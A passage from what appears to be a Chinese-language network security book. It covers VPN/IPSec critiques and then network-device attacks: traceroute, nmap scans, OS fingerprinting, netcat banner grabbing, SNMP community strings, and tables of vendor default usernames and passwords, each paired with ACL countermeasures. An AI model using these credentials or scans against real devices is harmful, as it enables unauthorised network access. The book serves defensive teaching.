从Schneier和Mudge的论文背后吸取的最大教训是，尽管VPN有令人生畏的安全支持基础，愿意并有能力攻破VPN的机智的人却总是有的。其他的严重教训是，VPN平台/操作系统中的传统脆弱点(例如LanMan散列问题)和单纯考虑不周的设计决策(例如未经认证的控制通道，RC4加密算法对会话密钥的重用)都可能把原本安全的系统搞垮。

Schneier和Mudge的论文中的一个有趣的悖论：在公开蔑视Microsoft糟糕的PPTP实现的同时，他们承认IPSec会成为主导性VPN技术的普遍业界乐观态度，主要原因在于

IPSec开放的对等审查的开发过程(参见http://www.counterpane.com/pptp-faq.html)。不过PPTP甚至Microsoft的专属扩展是作为因特网草案可公开获取的(http://www.ietf.org/html.charters/pppext-charter.html)。什么使得IPSec如此突出呢?我们在想如果有人对IPSec投以同样的关注,那会很有意思。谁知道他们会得出什么结果呢?

IPSec的一些专家分析

许多人对IPSec标准草案的不易理解表示了不满,不过,Microsoft已将它内置于Windows 2000中,因此,它不只是一个四处游荡的概念了。这种不易理解性也有好的一面,因为很难彻底地理解IPSec的工作机理,因此也就难以找到线索去攻击它(IPSec设备监听UDP 500端口,即IKE协议(Internet Key Exchange Protocol))。不过,晦涩难懂对于一个安全协议来讲也并非福音。

Schneier和Ferguson的评价

在征服了PPTP之后,Bruce Schneier和同事Niels Ferguson(Counterpane Internet Security公司)在他们的文章中对IPSec协议进行直接的批判(http://www.counterpane.com/ipsec.html)。在文中Schneier和Ferguson的主要抱怨在于IPSec标准文档的令人头痛的复杂性,当然,包括协议本身。这种批评当然具有相当的力量,因为它来自一个其加密算法竞选美国标准高级加密算法(AES: Advanced Encryption Algorithm,参见http://csrc.nist.gov/encryption/aes/)的大人物之口。

经过我们自己对这些文档的几年研究之后,我们也有同感。虽然我们并不推荐此文给对IPSec不很满意的人,但的确值得一读,下面是其中比较经典的评论和机敏的建议:

- ▼ "加密协议不应该由一个委员会来开发"
- ■ "安全最大的敌人是复杂性"
- ■ "测试系统安全性的惟一合理途经是进行安全核查"
- ▲ "去掉透明模式和AH协议,将密文认证加入ESP协议,在隧道模式中只保留ESP"

Schneier和Ferguson最后指出"我们的观点是,IPSec过于复杂,使之不安全"。但他们又说,它比当今已有的安全的IP协议要好。显然,IPSec的用户完全掌握在实现

其标准的厂商手中。这种预言是好是坏，就得看每种实现是否能逃过各种跃跃欲试的攻击者。

Bellovin的观点

当人们看到RSA的各种加密挑战(http://www.rsasecurity.com/rsalabs/challenges/)或distributed.net 正在进行的RC5-64破解过程(http://www.distributed.net/rc5/index.html.en)时，并未认识到，在上述的工作中，是假设攻击者是拥有已知的明文块的，而破解加密通信与破解静态的密码文件是不同的——并没有明显的边界描绘会话的起始与终止，攻击者只能猜测，可能是徒劳地加密和比较各种通信帧直到时限已至，而根本不知道是否找到正确的起点。Steven M.Bellovin 是AT&T实验室的因特网安全专家，他发表了一篇文章："IP安全协议的可能的明文加密分析"，文中讨论了IPSec传输中大量的已知明文的表现形式——加密的TCP/IP头字段数据。尽管它对于动摇IPSec安全性尚有距离，但在此提及是强调对加密通信攻击的挑战。该文可从http://www.computer.org/proceedings/sndss/7767/77670052abs.htm 中获得。

9.4 小结

到此为止许多读者也许在怀疑远程访问的整个概念了，而不管通过VPN还是通过不错的老式POTS线。这样怀疑并没有错。正如我们展示过的那样，把一个机构的外围扩展到数千个推测起来值得信任的最终用户身上原本就是冒险。我们发现先假定最可能坏的安全环境，再在远地实践测试很有帮助，这样发现实际比预期的糟糕时就不会气馁了。下面是一些需要关注的远程访问安全建议：

- 密码策略，是任何安全管理员之存在的祸根，它在密码成了准许远程访问到内部网络的凭证的时候更是至关重要。远程用户为维护自己的权力必须采用强壮的密码，为此必须施行周期性评估密码强度的密码使用策略。考虑采用双因子认证机制，例如智能卡(smartcard)或硬件令牌，下面给出销售此类产品的一些厂家。

AXENT Technologies Inc.'s Defender	http://www.axent.com/product/dsbu/default.htm

Dallas Semi I-Button	http://www.ibutton.com/
Secure Computing SafeWord	http://www.securecomputing.com/P_Auth_SWS_FRS.html
Security Dynamics Technologies, Inc.ACE/Server and SecurID System	http://www.securitydynamics.com/solutions/remote/remote.html
Vasco Data Security 's DigiPass	http://www.vasco.com/static/productsauth.html

向选定的厂家询问他们的产品是否会与自己当前的拨号基础设施互操作。许多厂家通过提供简单的软件插入件做到向流行的远程访问服务器(例如Shiva LANRover)中添加基于令牌的认证功能，从而使得这个决断变得容易。

- 不要让拨号连接迷失在过分夸张的因特网安全尝试中。制订自己的机构内如何供应拨号连接的策略，并使用轰炸拨号定期审计符合程度。
- 在整个机构内找出并去除对远程控制软件未经准许的使用(这个措施的具体施行参见第13章)。
- 注意调制解调器并不是黑客能够在POTS线上发掘漏洞的惟一设备，PBX、传真服务器、语音邮件系统等等都能被滥用到花费数百万美元的长途话费或其他损失的程度。
- 教导支持人员和最终用户远程访问凭证的极端敏感性，确保他们不易受"社交工程"攻击之害。应要求向求助前台拨打电话的远程呼叫者提供另外某种标识(例如个人身份号码)才给他们提供有关远程访问问题的任何支持。

▲ 尽管光彩照人，但VPN看来也难免在其他多年来的"安全"技术中已存在的许多同样的瑕疵和脆弱点。对于厂家的安全声明应持非常怀疑的态度(还记得Schneier和Mudge关于PPTP的论文吗?)，制订一个严格的使用策略，并像对付POTS访问那样审计符合情况。

第10章 「网络设备」

网络是任何公司的生命之血。数英里长度一段的铜缆线和光缆线编织成了整个美国的墙面，作用就像给大脑提供富氧血液的循环系统。然而缺省情况下，一般的公司局域网或广域网(分别简称LAN和WAN)并不安全。这些脆弱点并不是小事情，因为一旦攻击者拥有目标网络，他们也就占有整个公司了。在大多数情况下，占有一个网络意味着可以监听各种敏感数据传输，比如电子邮件，财务数据，或是将数据重定向到未经授权的系统，这与是否采用虚拟专用网(VPN)技术无关。

网络的脆弱性，尽管没有系统那样普遍，但每年在数量和质量上都有增长。从利用设计缺陷和SNMP转储达到的信息泄漏到利用缺省账号或MIB后门达到的设备访问，所有漏洞发掘缠结成让网络管理员大伤脑筋的野蛮世界。我们将在本章讨论攻击者如何找到目标网络设备，标识它们，再发掘它们的漏洞以获取未经授权的访问。

网络上最大的安全风险是人为错误。共享式集线器、交换机、路由器等任何网络设备都可能误配置或设计不当，从而悄然提供一个进入公司内部获取珍贵数据的后门。防御网络设备漏洞的发掘基本措施是在这种不友好行为施行之前找出这些设备并给它们打上补丁。

10.1 发现

网络设备的发现与本书中已讨论过的任何其他系统的发现并无不同。攻击者最可能从端口扫描着手，寻找告知真相的迹象。标识出打开着的端口后，他们会使用netcat开始攫取旗标并进行查点。如果161号UDP端口打开着，那么简单的网络管理协议(Simple Network Management Protocol，简称SNMP)将用于发现真正的宝物，似乎安全措施不得力的SNMP设备愿意毫不犹豫地给出一切。

10.1.1 检测

端口扫描可以使用我们已在先前各章讨论过的多种工具来执行。检测和标识网络上的设备则只需要traceroute，netcat，nmap或者SuperScan这些工具。

路径追踪

流行度：	10
容易度：	10
影响力：	3
风险率：	8

分别使用UNIX或NT上的traceroute或tracert工具，攻击者就能确定自己与目标主机之间的各主要路由器。这么做提供了探测一大部分网络基础设施中潜在目标的好起点——路由器，攻击者在探测目标时往往首先直奔路由器。从下面的例子可以看出，途经的每一跳都对与本跳对应的TTL恰好过期的分组作出响应，从而提供从源到目标路径上的每台路由器(或防火墙)。

```
[sm@tsunami sm]$ traceroute www.destination.com
traceroute to www.destination.com (192.168.21.3), 30 hops max, 40 byte
packets
1 happy (172.29.10.23) 6.809 ms 6.356 ms 6.334 ms
2 rtr1.internal.net (172.30.20.3) 36.488 ms 37.428 ms 34.300 ms
3 rtr2.internal.net (172.30.21.3) 38.720 ms 38.037 ms 35.077 ms
4 core.externalp.net (10.134.13.1) 49.188 ms 54.787 ms 72.094 ms
5 nj.externalp.net (10.134.14.2) 54.420 ms 64.554 ms 52.191 ms
6 sfo.externalp.net (10.133.10.2) 54.726 ms 57.647 ms 53.813 ms
7 lax-rtr.destination.com (192.168.0.1) 55.727 ms 57.039 ms 57.795 ms
8 www.destination.com (192.168.21.3) 56.182 ms 78.542 ms 64.155 ms
```

获悉192.168.0.1是到达目标主机之前的最后一跳后，我们可以相当确信它是一台转发网络分组的路由器，因此它(以及该路径上的其他路由器)可能是攻击者首先探测的目标(实际上整个子网更像目标)。然而获悉一台路由器的IP地址与发掘其中某个脆弱点相差悬殊。在能够利用其任何脆弱点前，攻击者需要使用端口扫描、操作系统检测和信息泄漏技巧尝试标识它。

路径追踪对策

在Cisco路由器上限制对TTL已过期分组作响应需使用的访问控制清单(简称ACL)规则如下：

```
access-list 101 deny icmp any any 11 0
```

也可以只允许对某些受信任的网络提供ICMP分组，而拒绝任何其他分组：

```
access-list 101 permit icmp any 179.29.20.0 0.255.255.255 11 0
access-list 101 deny ip any any log
```

端口扫描

流行度：	*10*
容易度：	*10*
影响力：	*3*
风险率：	*8*

使用nmap（我们几乎总是用它）可以找出目标路由器（192.168.0.1）在监听哪些端口。所找出端口的类型对于标识所发现路由器的类型大有用处。表10.1给出了大多数流行的网络设备上找到的常用TCP和UDP端口。有关完整清单，可参见http://www.securityparadigm.com/default.htm 。

硬件	TCP端口	UDP端口
Cisco路由器	21(ftp)	0(tcpmux)
	23(telnet)	49(domain)
	79(finger)	67(bootps)
	80(http)	69(tftp)
	512(exec)	123(ntp)
	513(login)	161(snmp)
	514(shell)	
	1993(Cisco SNMP)	
	1999(Cisco ident)	
	2001	
	4001	

表10.1 为标识网络设备，可扫描它们以找出常用的端口。回想打开着的确定端口往往随协议栈的不同实现而定

续表 ▶

▶续表

硬件	TCP端口	UDP端口
	6001	
	9001(XRemote service)	
Cisco交换机	23(telnet)	0(tcpmux)
	7161	123(ntp)
		161(snmp)
Bay路由器	21(ftp)	7(echo)
	23(telnet)	9(discard)
		67(bootps)
		68(bootpc)
		69(tftp)
		161(snmp)
		520(route)
Ascend路由器	23(telnet)	7(echo)
		9(discard)*
		161(snmp)
		162(snmp-trap)
		514(shell)
		520(route)

*Ascend的discard端口只接受某种特殊格式的分组(依据Network Associates公司的布告)，因此是否接收到扫描该端口可能返回的响应会不一样。

表10.1 为标识网络设备，可扫描它们以找出常用的端口。回想打开着的确定端口往往随协议栈的不同实现而定

如果我们在寻找Cisco路由器，那么可以专门扫描1～25、80、512～515、2001、4001、6001和9001这些TCP端口号。扫描的结果会告诉我们关于目标设备之起源的许多信息。

```
[/tmp]# nmap -p1-25,80,512-515,2001,4001,6001,9001 192.168.0.1
Starting nmap V. 2.12 by Fyodor (fyodor@dhp.com, www.insecure.org/
nmap/)
Interesting ports on (192.168.0.1):
Port       State      Protocol   Service
7          open       tcp        echo
9          open       tcp        discard
```

```
13          open        tcp         daytime
19          open        tcp         chargen
23          filtered    tcp         telnet
2001        open        tcp         dc
6001        open        tcp         X11:1
```

还可以使用我们最喜欢的工具，Robin Keir 编写的SuperScan，我们可从NT系统上扫描，找出打开的路由器端口。用SuperScan，我们可以创建每次扫描都用到的端口清单(见图10.1)。





图10.1 SuperScan 的端口列表特性可以定义扫描的一组端口，从而使调用非常简便

一旦在SuperScan中选定了端口，就可以扫描网络(172.16.255.0) 中的Cisco设备了(如下面的插图所示)。



上面的端口“签名(signature)”促使我们相信这是一台Cisco路由器，不过还不能肯定，也不知道其操作系统版本。为了证实我们就厂家和操作系统级别所做的假设，我们会考虑使用TCP协议栈指纹鉴别技巧(参见第2章)。

大多数Cisco路由器的另一个特征是在vty端口(23号和2001号TCP端口)上提供的典型“User Access Verification”提示。简单地远程登录(telnet)到前述路由器的这些端口，我们得到以下熟悉的旗标：

```
User Access Verification
Password:
```

操作系统标识

流行度：	10
容易度：	10
影响力：	2
风险率：	7

在上面的例子中，我们怀疑IP地址为192.168.0.1 的设备是台Cisco路由器，使用nmap的操作系统标识功能可以验证我们的假设。在13号TCP端口打开着的前提下，我们使用nmap的-O参数进行扫描以检测目标设备上存在的操作系统，检测结果是Cisco IOS 11.2 。

```
[root@source /tmp]# nmap -O -p13 -n 192.168.0.1
Starting nmap V. 2.12 by Fyodor (fyodor@dhp.com, www.insecure.org
nmap )
Warning: No ports found open on this machine, OS detection will be MUCH
less reliable
Interesting ports on (172.29.11.254):
Port       State       Protocol   Service
13         filtered    tcp        daytime
Remote operating system guess: Cisco Router/Switch with IOS 11.2
```

警告 *可能的话确保操作系统标识扫描只对单个端口执行。有些操作系统(包括Cisco的IOS和Sun的Solaris)在发送不符合RFC的分组上存在已知的问题，会造成某些主机或设备的崩溃。*

操作系统标识对策

检测与预防

检测和预防操作系统标识扫描的对策已在第2章中讨论过。

Cisco分组泄漏

流行度:	*10*
容易度:	*10*
影响力:	*1*
风险率:	*7*

Cisco分组泄漏脆弱点展示了另一种标识Cisco设备的途径。

Cisco路由器的信息泄漏脆弱点最初是由Rhino9 Team组织的JoeJ在Bugtraq上公开的，它与Cisco设备在1999号端口(Cisco的ident端口)上对TCP SYN请求的响应有关。Cisco对这个脆弱点的非正式回应由John Bashinski<jbash@CC.C> 张贴在

Bugtraq 上。

这个漏洞的发掘非常容易。要确定某个设备是否为Cisco路由器，只需简单地对1999号端口执行TCP扫描。使用nmap执行这个操作的命令如下：

```
[root@ source /tmp]nmap -nvv -p1999 172.29.11.254
```

然后捕获接收到的RST/ASK分组。从图10.2中可以看出，通过检查这个分组的数据部分，可以看到“cisco”这一字眼。




图10.2 Cisco 路由器存在信息泄漏脆弱点，允许攻击者直接把它标识出来

Cisco分组泄漏对策

分组泄漏的简单预防措施是使用一个ACL规则完全限制到1999号端口的外来TCP

分组。下面的ACL规则应能做到这一点：

```
access-list 101 deny tcp any any eq 1999 log ! Block Cisco ident scans
```

Cisco旗标攫取与查点

流行度：	*10*
容易度	*10*
影响力：	*1*
风险率：	*7*

如果感觉像是一个Cisco路由器，那么它很可能就是，不过并非总是。发现预期的一组端口打开着并不总是意味着肯定性标识。然而你可以做些探测来验证自己的推断。

Cisco finger及2001、4001和6001号虚拟终端端口

Cisco路由器的finger服务会响应以一些无用的信息。Cisco路由器的几个vty（通常5个）会就"finger -l @<host>"命令给出报告，不过除标识自己是Cisco设备外，这个结果提供不了多少信息。

提供不了多少信息的标识手段还有管理端口号2001、4001和6001。攻击者可使用netcat连接到其中某个端口上以留意该端口的响应（差不多是无意义的噪音）。然而如果它们使用浏览器来连接，例如指定http://172.29.11.254:4001 为访问URL，那么所得结果可能大体如下：

```
User Access Verification Password: Password: Password: %Bad passwords
```

这个结果向攻击者指出目标设备很可能是台Cisco路由器。

Cisco XRemote服务(9001号端口)

Cisco路由器的另一个常用端口是XRemote服务端口（9001号TCP端口）。XRemote允许网络上的系统往路由器启动客户Xsession（一般通过拨号调制解调器）。当攻击者使用netcat连接到该端口时，Cisco路由器会发送回一个普通的旗标，如下面的例子所示：

```
C:\>nc -nvv 172.29.11.254 9001
(UNKNOWN) [172.29.11.254] 9001 (?) open
```

```
--- Outbound XRemote service ---
Enter X server name or IP address:
```

Cisco旗标攫取与查点对策

防止这类Cisco路由器查点所能采取的惟一措施是使用安全的ACL规则限制访问这些服务。既可以使用缺省的“cleanup”规则，也可以因记录目的而显式地拒绝相关分组，譬如说限制XRemote服务可使用以下两条规则之一：

```
access-list 101 deny tcp any any 79 log
access-list 101 deny tcp any any 9001
```

10.1.2 SNMP

简单的网络管理协议(SNMP)是设计来帮助管理员简单地管理网络设备的一个协议。然而问题是RFC 1157(http://www.ietf.cnri.reston.va.us/rfc/rfc1157.txt)中叙述的SNMPv1内在不安全。这个初始版本只有一个简单的安全机制，即称为管理群名字(community name)的密码。作为响应，有很大改进的SNMP版本(SNMPv2)没多久就面世了，它在RFC 1446(http://www.ietf.cnri.reston.va.us/rfc/rfc1446.txt)中叙述。SNMPv2使用了称为消息摘要v5(message digest v5，简称MD5)的散列算法，用来认证SNMP服务器和代理之间的数据传送。MD5对通信数据及其发源的完整性加以验证。另外，SNMPv2还能加密SNMP数据传送。嗅探网络连接的攻击者对管理群名字就不得而知了，因而只能受限于制造些噪声了。然而这些变动并不能强制管理员使用较复杂较安全的密码。

当前的标准SNMPv3(http://www.ietf.cnri.reston.va.us/rfc/rfc2570.txt)在帮助加强设备访问的安全性上非常有效，但它的采纳将比较缓慢。你会发现自己的网络上大多数设备可能使用SNMPv1。关于SNMPv3的更多信息可从http://www.ietf.org/html.charters/snmpv3-charter.html上找到。这些SNMP版本没有一个限制厂家提供出厂缺省设置的SNMP管理群名字，也不强制管理员使用不易猜中的密码作为SNMP管理群名字。

在许多组织中，更糟的是，SNMP在安全检查中被完全忽略掉。其原因也许是SNMP

运行在UDP上(UDP是协议栈中常常被忽视的一部分)，要不也许是没有多少管理员清楚它的作用。不论哪种原因，SNMP都可能(而且通常)被忽视，从而给攻击提供了豁开的大漏洞。

在深入了解SNMP脆弱性之前，我们可先看看关于其功能的一两个简单句子。SNMP管理群有两种类型：读(read)和读／写(read/write)。SNMP读管理群名字意味着只允许简单地查看设备配置细节，例如系统描述、TCP和UDP连接以及接口等条目。读／写管理群名字则允许管理员(在我们的例子中是攻击者)往设备写出信息。举例来说，管理员可使用SNMP以一个简单的命令修改系统的联系人信息或增设一个路径。

```
snmpset 10.12.45.2 private .1.3.6.1.2.1.1. s Smith
```

Ascend

流行度:	*10*
容易度:	*10*
影响力:	*10*
风险率:	*10*

Ascend路由器出厂包含一个缺省的读管理群字符串“public”和一个缺省的读／写管理群字符串“write”。这个读／写SNMP脆弱点最初是由在Network Associates公司的一帮人发现的。

Ascend SNMP对策

要修复Ascend路由器上缺省的SNMP管理群名字造成的漏洞，只需简单地使用以下Ascend菜单：Ethernet|Mod Config|SNMP Options。

Bay

流行度:	*8*
容易度:	*9*
影响力:	*7*
风险率:	*8*

Bay Networks公司的路由器缺省允许对SNMP管理群字符串的读出进行用户级的

访问，读管理群和读／写管理群都在内。执行漏洞发掘时可使用缺省的不带密码的账号User。在路由器给出的提示符下输入

```
show snmp comm types
```

这将同时输出读管理群和读／写管理群的名字。使用Site Manager工具时可以进入Protocols|IP|SNMP|Communities菜单以显示这两个字符串。

Bay SNMP对策

使用Bay Networks的路由器管理软件Site Manager，进入Protocols|IP|SNMP|Communities菜单，再从中选择Community|Edit Community改变管理群的名字。

SNMP对策

如果允许穿越边界路由器对自己的设备进行SNMP访问，而且不要求能够SNMP访问所有设备，那就使用路由器ACL规则简单地限制SNMP访问。

```
access-list 101 deny udp any any eq 161 log !Block SNMP traffic
```

更简单的办法是修改管理群名字。在Cisco路由器上可使用下面的简单命令做到：

```
snmp-server community <difficult password> RO
```

另外，有可能的话就简单地彻底限制SNMP读／写能力。

另外一个限制SNMP风险的建议是Cisco提出的(http://www.cisco.com/univercd/cc/td/doc/cisintwk/ics/cs003.htm)。

> “不幸的是，SNMP管理群字符串在网上是以ASCII明文发送的。因此，使用非SNMP服务器的捕获认证(trap_authentication)命令可以阻止入侵者使用捕获消息(trap messages)来发现管理群字符串(捕获消息是SNMP管理者与代理之间发送的)。”

技巧 *如果想在管理群名字中使用“?”，那就在敲该键之前先敲“Ctrl-V”。因此要把管理群名字设置成“secret?2me”所需敲入的键为“secret <Ctrl-V>?2me”(<Ctrl-V>是一个组合键)。*

表10.2列出了主要的网络设备厂家以及各自的出厂典型缺省读管理群名字和读/写管理群名字。

设备	读管理群名字	读/写管理群名字
Ascend	public	write
Bay	public	private
Cisco	public	private
3Com	public,monitor	manager , security

表10.2 有待修改的典型设备缺省密码

下面是现今最常用的SNMP读或读/写管理群名字的清单：

- public
- private
- secret
- world
- read
- network
- community
- write
- cisco
- all private
- admin
- default
- password
- tivoli
- openview
- monitor
- manager

▲ security

除表10.2 列出的缺省管理群名字外，许多公司还把真正的公司名称用作管理群字符串。例如Osborne 可能给他们的读管理群或读／写管理群使用名字 "osborne"。

10.2 后门

后门账号是最难以理解的脆弱点之一。这些账号意在允许厂家有能力绕过被锁闭了的管理员账号，然而现实效果是给攻击者提供了进入所在网络的后门。多年来在包括3Com，Bay，Cisco和Shiva等厂家的产品在内的一些最为流行的网络设备上，已发现了不少缺省的用户名和密码。后门攻击的对策就是找出具有这些脆弱点的设备，然后禁止或限制对它们的访问。

10.1.1 缺省账号

缺省用户名和密码是最经常被发现的脆弱点之一。市场上几乎每个网络厂家都使用缺省的用户名和密码提供出厂就有的用户级或管理员级访问权，如表10.3 所示。在设置这些设备时，首要的任务是立即删除这些账号。

设备	用户名	密码	级别
Bay 路由器	User	空	用户
	Manager	空	管理员
Bay 350T 交换机	NetICs	无关	管理员
Bay SuperStack II	security	security	管理员
3Com 交换机	admin	synnet	管理员
	read	synnet	用户
	write	synnet	管理员
	debug	synnet	管理员
	tech	tech	
	monitor	monitor	用户

表10.3 有待修改的标准网络设备缺省用户名和密码

续表▶

▶续表

设备	用户名	密码	级别
	manager	manager	管理员
	security	security	管理员
Cisco路由器	(telnet)	c(Cisco 2600s)	用户
	(telnet)	cisco	用户
	enable	cisco	管理员
	(telnet)	cisco routers	
Shiva	root	空	管理员
	Guest	空	用户
Webramp	wradmin	trancell	管理员
Motorola CableRouter	cablecom	router	管理员

表10.3 有待修改的标准网络设备缺省用户名和密码

3Com交换机

流行度:	*10*
容易度:	*10*
影响力:	*8*
风险率:	*9*

3Com交换机有多个不同特权的缺省账号，admin,read,write,debug,tech 和monitor。如果留着不加限制的话，这些内置的账号将给攻击者提供用户级和管理员级特权。

3Com交换机缺省账号对策

使用这些交换机上的"system password"命令来修改密码。更多信息可查看: http://oliver.efri.hr/ ~crv/security/bugs/Others/3com.html。

Bay路由器

流行度:	*10*
容易度	*10*
影响力:	*8*
风险率:	*9*

Bay路由器也有两个缺省账号，而且不需要密码。由于在配置操作系统时User和Manager这两个账号不需要密码，因此有些管理员会简单地遗留出厂所赋的缺省空密码。这就使得攻击者能够使用telnet获取这些设备的直接访问权，并使用FTP下载其中的配置文件。比如，许多Bay350T交换机就有缺省命令“NetICs”，为系统提供了后门。详细信息参见http://oliver.efri.hr/~crv/security/bugs/Others/bayn.html。

Bay路由器缺省密码对策

预防

- ▼ 设置User和Manager这两个账号的密码。
- ■ 去掉FTP和telnet服务。
- ■ 添加一个ACL规则，把FTP和telnet连接限定成只能来自那些经授权的系统。
- ▲ 把User登录账号限定成不能用于FTP，TFTP或telnet。

Cisco路由器密码

流行度：	*10*
容易度：	*10*
影响力：	*10*
